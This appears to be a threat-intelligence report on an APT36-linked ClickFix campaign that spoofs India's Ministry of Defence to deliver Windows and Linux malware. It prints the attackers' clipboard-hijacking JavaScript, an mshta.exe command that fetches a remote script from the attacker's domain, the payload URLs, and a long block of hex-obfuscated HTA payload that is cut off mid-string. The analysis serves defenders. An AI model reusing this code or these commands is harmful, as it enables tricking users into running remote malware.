APT36-Linked ClickFix Campaign Spoofs Indian Ministry of Defence, Targets Windows & Linux Users

Published: 2025-05-05 · Archived: 2026-04-05 13:20:28 UTC

TABLE OF CONTENTS

Threat actors continue to adopt recognizable branding and official imagery to lower suspicion and facilitate malware execution. Infrastructure spoofing India's Ministry of Defence was recently observed delivering cross-platform malware through a ClickFix-style infection chain. The site mimicked government press releases, staged payloads through a possibly compromised .in domain, and used visual deception to appear credible during execution.

This activity mirrors patterns seen in other ClickFix cases-reuse of public-sector branding, staging malware in web asset directories, and targeting Windows and Linux to maximize effectiveness.

Initial Landing Page: Fake Ministry Press Release Portal

While surveying domains imitating official government websites, Hunt.io identified email.gov.in.drdosurvey[.]info serving content spoofing India's Ministry of Defence. Visiting the site in a browser opened a page mimicking the Ministry's official press release archive, with structure and layout closely modeled on the legitimate portal.

A comparison of the URL paths is below:

```
  Legitimate: /index.php/en/press-releases-ministry-defence-0\
Malicious:  /content/press-releases-ministry-defence-0.html
```

Copy

The threat actor(s) attempted to recreate the Ministry's public document archive, typically listing monthly press releases from September 2023 through April 2025. However, on the cloned page, only a single link-corresponding to March 2025-was active, while all other months displayed a static **"No Data"** status.




Figure 1: Page screenshot showing only March 2025 link.

Reviewing the cloned portal's source code revealed that the page had been created using **HTTrack**, a publicly available website copying tool. Metadata embedded within the HTML suggested the cloning occurred in early March 2025.




Figure 2: Source code snippet showing HTTrack metadata

Threat actors attempted to recreate the Ministry's public document archive, typically listing monthly press releases from September 2023 through April 2025. However, on the cloned portal, only a single link-corresponding to March 2025-was active, while all other months displayed a static **"No Data"** status.

ClickFix Technique Observations

Clicking the only active link on the cloned press release portal-labeled March 2025-initiates a ClickFix-style social engineering flow. The user is directed to one of two PHP pages depending on their operating system:

```
  Windows: /captcha/windows.php
Linux:   /captcha/linux.php
```

Copy

This section focuses on the Linux-specific flow, which appears less mature and may still be under development.

Linux Flow: CAPTCHA Lure and Shell Command Execution

The Linux CAPTCHA page presents a minimal interface with a single blue button labeled, "I'm not a rebot"-a misspelling possibly either a typo or introduced intentionally to avoid automated scanning for similar web pages.




Figure 3: CAPTCHA page showing "I'm not a rebot" button

Upon clicking the button, a shell command is silently copied to the user's clipboard. If pasted and executed in a terminal, the command downloads a shell script named mapeal.sh from `https://trade4wealth[.]in/admin/assets/js/`, grants it execute permissions via chmod +x, and then runs it immediately. The domain used for payload delivery- `trade4wealth[.]in` -is assessed as a likely compromised or abandoned asset, repurposed as part of the delivery infrastructure.

Immediately after copying the payload command, the user is redirected to `linux-guide.php`, which displays a verification overlay and a set of instructions:

```
  1. Press ALT + F2
2. Press CTRL + V
3. Press Enter
```

Copy




Figure 4: linux-guide.php showing fake CAPTCHA and "Verificaton Steps"

The page presents the next phase of the ClickFix flow: a spoofed CAPTCHA overlay paired with step-by-step instructions designed to trick users into executing clipboard-based shell commands.

Behind the overlay, the background appears to be a static image containing a faint watermark from **PCRisk**, a legitimate cybersecurity information site that publishes malware removal guides and threat analysis. The inclusion of this image may be intended to mimic the appearance of a trusted security interface and reduce suspicion during execution.

As of this writing, the Linux payload (`mapeal.sh`) performs no observable malicious behavior. The script downloads a JPEG image from the same `trade4wealth[.]in` directory and opens it in the background. No additional activity, such as persistence mechanisms, lateral movement, or outbound communication, was observed during execution.

Windows Flow: FOUO Warning and mshta-Based Payload Delivery

On Windows systems, clicking the March 2025 link redirects the user to `/captcha/windows.php` , which displays a full-screen overlay mimicking a government-style disclosure warning labeled "**For Official Use Only**

(FOUO)." The background image appears to be a blurred capture of the official `yoga.ayush.gov[.]in` portal, a legitimate website operated by India's Ministry of AYUSH to promote yoga and wellness programs.




Figure 5: windows.php page with FOUO warning and blurred AYUSH site in the background.

After clicking the **Continue** button, the user is served a second-stage ClickFix sequence. A JavaScript function silently copies a malicious command to the clipboard, instructing the user to paste and execute it in the terminal. The payload is executed via mshta.exe, invoking a remote script hosted on the attacker-controlled infrastructure:

```
const calcPath = "C:\\Windows\\System32\\mshta.exe https://trade4wealth[.]in/admin/assets/css/default/index.php"; navigatc
```

Copy

```
<script>
  // Wait for the page to load and then show the container after 2 seconds.
  window.addEventListener('load', function() {
    setTimeout(function() {
      document.getElementById('loader').style.display = 'none';
      document.getElementById('container').style.display = 'block';
    }, 1000); // 2000 ms = 2 seconds
  });

  // When the "I'm not robot" button is clicked.
  document.getElementById('verifyBtn').addEventListener('click', function() {
    const calcPath = "C:\\Windows\\System32\\mshta.exe https://trade4wealth.in/admin/assets/css/default/index.php &&& mshta.exe:: you have been verified as valid user, your verification code

    // Function to redirect to human.html after copying.
    function redirect() {
      window.location.href = "win-guide.html";
    }

    // Attempt to use the Clipboard API if available in a secure context (HTTPS).
    if (navigator.clipboard && window.isSecureContext) {
      navigator.clipboard.writeText(calcPath)
        .then(redirect)
        .catch(err => {
          console.error("Clipboard API copy failed:", err);
          fallbackCopy();
        });
    } else {
      fallbackCopy();
    }

    // Fallback method using a temporary textarea element.
    function fallbackCopy() {
      const textArea = document.createElement("textarea");
      textArea.value = calcPath;
      textArea.style.position = "fixed";
      textArea.style.top = "-9999px";
      document.body.appendChild(textArea);
      textArea.focus();
      textArea.select();
      try {
        document.execCommand('copy');
      } catch (err) {
        console.error("Fallback copy failed:", err);
      }
```


Figure 6: JavaScript source showing mshta.exe payload and clipboard copy logic.

When accessed directly, index.php redirects to a second-stage payload at:

```
https://trade4wealth[.]in/admin/assets/css/default/sysinte.hta
```

Copy

This HTA file contains hundreds of lines of obfuscated JavaScript using hexadecimal escape sequences, designed to hinder static analysis.




```
Var BNMKPOLSJSK = "Windows File Error";
<script language="javascript">
var
_$_4a76=["\x55\x33\x6C\x7A\x64\x47\x56\x74\x4C\x6C\x52\x6C\x65\x48\x51\x75\x51\x56\x4E\x44\x53\x55\x6C\x46\x62\x6D\x4E\x76\x5A\x47\x6C\x75\x5A\x77\x3D\x3D","\x55\x33\x6C\x7A\x64\x47\x56\x74\x4C\x6C\
x4E\x6C\x59\x33\x56\x79\x61\x58\x52\x35\x4C\x6B\x4E\x79\x65\x58\x42\x30\x62\x32\x64\x79\x59\x58\x42\x6F\x65\x53\x35\x47\x63\x6D\x39\x74\x51\x6D\x46\x7A\x5A\x54\x59\x30\x56\x48\x4A\x68\x62\x6E\x4E\x6
D\x62\x33\x4A\x74","\x55\x33\x6C\x7A\x64\x47\x56\x74\x4C\x6B\x6C\x50\x4C\x6B\x31\x6C\x62\x57\x39\x79\x65\x56\x4E\x30\x63\x6D\x56\x68\x62\x51\x3D\x3D","","\x56\x31\x4E\x6A\x63\x6D\x6C\x77\x64\x43\x35
\x54\x61\x47\x56\x73\x62\x41\x3D\x3D","\x76\x34\x2E\x30\x2E\x33\x30\x33\x31\x39","\x48\x4B\x4C\x4D\x5C\x53\x4F\x46\x54\x57\x41\x52\x45\x5C\x4D\x69\x63\x72\x6F\x73\x6F\x66\x74\x5C\x2E\x4E\x45\x54\x46
\x72\x61\x6D\x65\x77\x6F\x72\x6B\x5C\x76\x34\x2E\x30\x2E\x33\x30\x33\x31\x39\x5C","\x76\x32\x2E\x30\x2E\x35\x30\x37\x32\x37","\x55\x48\x4A\x76\x59\x32\x56\x7A\x63\x77\x3D\x3D","\x51\x30\x39\x4E\x55\
x45\x78\x56\x55\x31\x39\x57\x5A\x58\x4A\x7A\x61\x57\x39\x75","\x51\x55\x46\x46\x51\x55\x46\x42\x52\x43\x38\x76\x4C\x79\x38\x76\x51\x56\x46\x42\x51\x55\x46\x42\x51\x55\x46\x42\x51\x55\x46\x4E\x51\x57
\x64\x42\x51\x55\x46\x47\x4E\x55\x35\x68\x56\x30\x35\x35\x59\x6A\x4E\x4F\x64\x6C\x70\x75\x55\x58\x56\x56\x52\x7A\x6B\x7A\x57\x6C\x68\x4B\x56\x47\x46\x48\x56\x6E\x4E\x69\x51\x7A\x56\x47\x57\x6B\x64\x
73\x4D\x47\x49\x7A\x53\x58\x4E\x4A\x52\x6C\x70\x73\x59\x32\x35\x4F\x63\x47\x49\x79\x4E\x44\x6C\x4E\x65\x54\x52\x33\x54\x47\x70\x42\x64\x55\x31\x44\x64\x32\x64\x52\x4D\x31\x5A\x7A\x5A\x45\x68\x57\x65
\x56\x70\x55\x4D\x58\x56\x61\x57\x46\x59\x77\x59\x32\x31\x47\x63\x30\x78\x44\x51\x6C\x46\x6B\x56\x30\x70\x7A\x59\x56\x64\x4F\x54\x46\x70\x59\x62\x46\x56\x69\x4D\x6E\x52\x73\x59\x6D\x6F\x77\x65\x6B\x
31\x58\x53\x6D\x31\x4E\x65\x6D\x63\x78\x54\x6D\x31\x47\x61\x30\x31\x36\x57\x54\x42\x61\x56\x45\x30\x78\x51\x6C\x46\x46\x51\x55\x46\x42\x51\x6B\x4E\x55\x56\x32\x78\x71\x59\x32\x30\x35\x65\x6D\x49\x79
\x57\x6A\x42\x4D\x62\x46\x70\x77\x59\x7A\x4E\x57\x61\x47\x4A\x47\x54\x6A\x42\x6B\x56\x31\x4A\x77\x59\x6E\x6B\x31\x56\x56\x70\x59\x61\x44\x42\x4D\x61\x31\x70\x32\x59\x32\x30\x78\x61\x47\x52\x49\x55\x
6E\x42\x69\x62\x57\x4E\x31\x56\x6B\x64\x57\x4E\x47\x52\x46\x57\x6E\x5A\x6A\x62\x54\x46\x6F\x5A\x45\x68\x53\x63\x47\x4A\x74\x5A\x46\x4E\x6B\x56\x7A\x56\x52\x59\x32\x30\x35\x64\x31\x70\x59\x53\x6A\x42
\x68\x56\x31\x5A\x36\x51\x56\x46\x42\x51\x55\x46\x42\x4F\x55\x64\x69\x4D\x30\x70\x73\x57\x6A\x4E\x4B\x64\x6D\x52\x58\x4E\x57\x74\x52\x62\x6B\x6F\x78\x59\x7A\x4A\x6E\x51\x6B\x46\x6E\x51\x55\x46\x42\x
51\x56\x6C\x45\x51\x55\x46\x42\x51\x58\x68\x34\x51\x54\x68\x56\x62\x56\x5A\x36\x59\x6A\x4E\x57\x65\x56\x6B\x79\x56\x6B\x56\x68\x56\x30\x34\x77\x59\x56\x63\x35\x64\x56\x6C\x59\x53\x6A\x56\x45\x55\x57
\x39\x6E\x53\x55\x4E\x42\x5A\x30\x6C\x44\x51\x57\x64\x4A\x51\x30\x46\x6E\x53\x55\x4E\x43\x4E\x47\x4A\x58\x65\x48\x56\x6A\x65\x6A\x42\x70\x59\x55\x68\x53\x4D\x47\x4E\x45\x62\x33\x5A\x4D\x4D\x30\x35\x
71\x59\x55\x64\x57\x64\x46\x6C\x59\x54\x58\x56\x69\x56\x32\x78\x71\x59\x32\x30\x35\x65\x6D\x49\x79\x57\x6A\x42\x4D\x62\x55\x35\x32\x59\x6C\x4D\x35\x4D\x32\x46\x58\x4E\x57\x31\x6C\x51\x7A\x68\x35\x54
\x55\x52\x42\x4D\x6B\x77\x7A\x61\x47\x68\x69\x56\x33\x64\x32\x59\x30\x68\x4B\x62\x47\x4D\x79\x56\x6E\x56\x6B\x52\x30\x59\x77\x59\x56\x63\x35\x64\x55\x6C\x6E\x4D\x45\x74\x4A\x51\x30\x46\x6E\x53\x55\x
4E\x42\x5A\x30\x6C\x44\x51\x57\x64\x4A\x51\x30\x46\x6E\x5A\x55\x63\x78\x63\x32\x4A\x75\x54\x54\x5A\x6C\x52\x44\x42\x70\x59\x55\x68\x53\x4D\x47\x4E\x45\x62\x33\x5A\x4D\x4D\x30\x35\x71\x59\x55\x64\x57
\x64\x46\x6C\x59\x54\x58\x56\x69\x56\x32\x78\x71\x59\x32\x30\x35\x65\x6D\x49\x79\x57\x6A\x42\x4D\x62\x55\x35\x32\x59\x6C\x4D\x35\x4D\x32\x46\x58\x4E\x57\x31\x6C\x51\x7A\x68\x35\x54\x55\x52\x42\x4D\x
6B\x77\x7A\x61\x47\x68\x69\x56\x33\x64\x70\x52\x46\x46\x76\x5A\x30\x6C\x44\x51\x57\x64\x4A\x51\x30\x46\x6E\x53\x55\x4E\x42\x5A\x30\x6C\x44\x51\x6A\x52\x69\x56\x33\x68\x31\x59\x33\x70\x77\x65\x6C\x42
\x54\x53\x6D\x70\x69\x53\x45\x6C\x30\x59\x6D\x31\x47\x64\x46\x70\x59\x54\x6E\x64\x5A\x56\x30\x35\x73\x54\x32\x78\x4F\x4E\x57\x4D\x7A\x55\x6D\x78\x69\x56\x48\x52\x6F\x59\x7A\x4E\x4F\x62\x47\x4A\x58\x
53\x6E\x4E\x6C\x56\x44\x46\x30\x59\x7A\x4A\x4F\x64\x6D\x4E\x74\x65\x48\x42\x5A\x61\x55\x6C\x4F\x51\x32\x6C\x42\x5A\x30\x6C\x44\x51\x57\x64\x4A\x51\x30\x46\x6E\x53\x55\x4E\x42\x5A\x30\x6C\x49\x61\x48
\x52\x69\x52\x7A\x56\x36\x54\x32\x31\x4E\x4F\x55\x6C\x74\x54\x6E\x4E\x6A\x61\x54\x46\x31\x57\x56\x63\x78\x62\x47\x4D\x7A\x51\x6D\x68\x5A\x4D\x6C\x55\x32\x56\x54\x4E\x73\x65\x6D\x52\x48\x56\x6E\x52\x
4D\x61\x30\x35\x32\x59\x6D\x31\x61\x63\x46\x6F\x7A\x56\x6E\x6C\x5A\x57\x46\x4A\x77\x59\x6A\x49\x30\x4E\x31\x6C\x59\x54\x6E\x78\x61\x56\x7A\x46\x70\x59\x6B\x68\x72\x4F\x56\x55\x7A\x62\x48\x70\x6B\x52
\x31\x5A\x30\x54\x47\x74\x4F\x64\x6D\x4A\x74\x57\x6E\x42\x61\x4D\x31\x5A\x35\x57\x56\x68\x53\x63\x47\x49\x79\x4E\x47\x6C\x45\x55\x57\x39\x6E\x53\x55\x4E\x42\x5A\x30\x6C\x44\x51\x57\x64\x4A\x51\x30\x
46\x6E\x53\x55\x4E\x43\x4E\x47\x4A\x58\x65\x48\x56\x6A\x65\x6E\x42\x35\x55\x46\x4E\x4B\x61\x6D\x4A\x49\x53\x58\x52\x69\x62\x55\x5A\x30\x57\x6C\x68\x4F\x64\x31\x6C\x58\x54\x6D\x78\x50\x62\x45\x34\x31
\x59\x7A\x4E\x53\x62\x47\x4A\x54\x4E\x56\x4E\x61\x56\x31\x70\x7A\x57\x6C\x64\x4F\x4D\x47\x46\x58\x4F\x58\x56\x50\x4D\x6B\x5A\x36\x59\x7A\x4A\x57\x64\x46\x6C\x74\x65\x44\x56\x51\x56\x7A\x46\x36\x57\x
54\x49\x35\x65\x57\x4A\x48\x62\x47\x6C\x4A\x61\x6A\x52\x4F\x51\x32\x6C\x42\x5A\x30\x6C\x44\x51\x57\x64\x4A\x51\x30\x46\x6E\x53\x55\x4E\x42\x5A\x30\x6C\x44\x51\x57\x64\x4A\x51\x30\x45\x34\x56\x44\x4A\x4
\x4B\x63\x56\x70\x58\x54\x6A\x42\x53\x52\x30\x59\x77\x57\x56\x5A\x43\x65\x57\x49\x7A\x57\x6E\x42\x61\x52\x31\x5A\x35\x53\x55\x68\x6E\x4E\x6C\x4D\x79\x56\x6A\x56\x51\x55\x30\x6F\x77\x5A\x56\x68\x43\x
62\x45\x6C\x70\x51\x6C\x42\x5A\x62\x58\x42\x73\x57\x54\x4E\x53\x56\x57\x56\x59\x51\x6D\x78\x51\x55\x30\x6F\x33\x5A\x55\x52\x77\x56\x57\x56\x59\x51\x6D\x78\x4A\x53\x45\x30\x32\x56\x6B\x68\x73\x64\x31
